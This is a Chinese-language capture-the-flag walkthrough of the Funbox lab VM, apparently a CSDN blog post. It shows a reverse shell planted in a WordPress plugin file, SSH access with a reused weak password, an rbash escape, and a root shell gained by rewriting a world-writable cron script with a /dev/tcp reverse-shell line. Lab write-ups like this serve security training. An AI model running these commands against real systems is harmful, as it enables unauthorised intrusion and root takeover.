
Mozilla Firefox
Funbox – Have fun...
Edit Plugins ‹ Funbox — Wo
192.168.1.152/wp-conte
192.168.1.152/wp-content/plugins/akismet/index.php

WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.1.140:1234 ERROR: Shell connection terminated

成功拿到shell



```
┌──(root💀 kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 38232
```



```
Linux funbox 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:31:09 up  1:52,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


code3

也可以直接写入一句话使用菜刀或者蚁剑连接

这里就不作演示了


提权

这里看到家目录一共有两个用户



```
www-data@funbox:/var/www/html/wp-content/plugins/akismet $ cd /home
www-data@funbox:/home $ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Jun 19  2020 .
drwxr-xr-x 20 root  root  4096 Jun 19  2020 ..
drwxr-xr-x  3 funny funny 4096 Jul 18  2020 funny
drwxr-xr-x  5 joe   joe   4096 Jul 18  2020 joe
```

之前在登录wordpress看到过joe的用户密码是12345，这里也有joe用户，尝试使用ssh连接




```
┌──(root💀kali)-[/home/kali]
└─# ssh joe@192.168.1.152
The authenticity of host '192.168.1.152 (192.168.1.152)' can't be established.
ECDSA key fingerprint is SHA256:8BF5XWcRdH2tQKCwjiIBCp3BoP1JLcUYr8gzicYKmEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.152' (ECDSA) to the list of known hosts.
joe@192.168.1.152's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 09 Jan 2022 02:37:51 PM UTC

  System load:              0.02
  Usage of /:               61.3% of 9.78GB
  Memory usage:             50%
  Swap usage:               8%
  Processes:                123
  Users logged in:          0
  IPv4 address for enp0s3:  192.168.1.152
  IPv6 address for enp0s3:  2409:8a0c:ae12:120d:a00:27ff:fede:8131

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

286 updates can be installed immediately.
154 of these updates are security updates.
To see these additional updates run: apt list --upgradable


You have mail.
Last login: Sat Jul 18 10:02:39 2020 from 192.168.178.143
joe@funbox:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@funbox:~$ 
```

CSDN @剑豪123


连接成功

查看joe用户文件的时候发现rbash，shell被限制了



```
joe@funbox:~$ find / -user joe 2>/dev/null
-rbash: /dev/null: restricted: cannot redirect output
```

绕过方法其实很多，直接bash -I 切换shell




```
joe@funbox:~$ bash -i
```

查看用户文件没有任何发现，joe的用户家目录里面有一份邮件，奈何英语水平不高看不懂

看一下另一个用户的家目录里面有啥东西


看一下另一个用户的家目录里面有啥东西



```
joe@funbox:~$ cd ..
joe@funbox:/home$ ls
funny  joe
joe@funbox:/home$ cd funny/
joe@funbox:/home/funny$ ls -al
total 47608
drwxr-xr-x 3 funny funny     4096 Jul 18  2020 .
drwxr-xr-x 4 root  root      4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny       55 Jul 18  2020 .backup.sh
-rw------- 1 funny funny     1462 Jul 18  2020 .bash_history
-rw-r--r-- 1 funny funny      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25  2020 .bashrc
drwx------ 2 funny funny     4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jan  9 14:52 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19  2020 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19  2020 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19  2020 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18  2020 .viminfo
joe@funbox:/home/funny$
```


CSDN @剑豪123

经一番查看，这个.backup.sh脚本会持续性间隔时间执行。重点是告诉我们，每隔一段时间，backup.sh都会以管理员权限运行一次。这里也看到了.backup.sh权限也是777




```
drwx------ 2 funny funny     4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jan  9 14:56 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19  2020 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19  2020 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19  2020 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18  2020 .viminfo
joe@funbox:/home/funny$ cat .reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox

joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

更改.backup.sh里面的内容




```
joe@funbox:/home/funny$ vim .backup.sh
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/192.168.1.140/4444 <&1'
```

kali开启监听，等待一会



```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

监听成功



```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 41402
bash: cannot set terminal process group (6278): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ ^C

┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 41404
bash: cannot set terminal process group (6287): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@funbox:~#
```

CSDN @剑豪123


这一步有时会弹出funny的shell，后来发现，funny和root个用户都是用了定时任务，funny用户每两分钟执行一次 backup.sh，root

这一步有时会弹出funny的shell，后来发现，funny和root用户，都运行了定时任务，funny用户，每两分钟执行一次.backup.sh，root用户每五分钟执行一次。所以就会导致这一步有时弹出funny的shell，有时弹出root的shell。
看一下定时任务

```
funny的定时任务，每隔两分钟执行一下/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat funny
cat funny
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.n8Fr20/crontab installed on Fri Jun 19 14:33:06 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/2 * * * * /home/funny/.backup.sh

root的定时任务，每隔五分钟执行一下/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat root
cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.gcHh7z/crontab installed on Fri Jun 19 13:57:00 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
```

```
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * /home/funny/.backup.sh
```

成功拿到flag



```
root@funbox:/var/spool/cron/crontabs# cd
cd
root@funbox:~# ls
ls
flag.txt
mbox
snap
root@funbox:~# cat flag.txt
cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！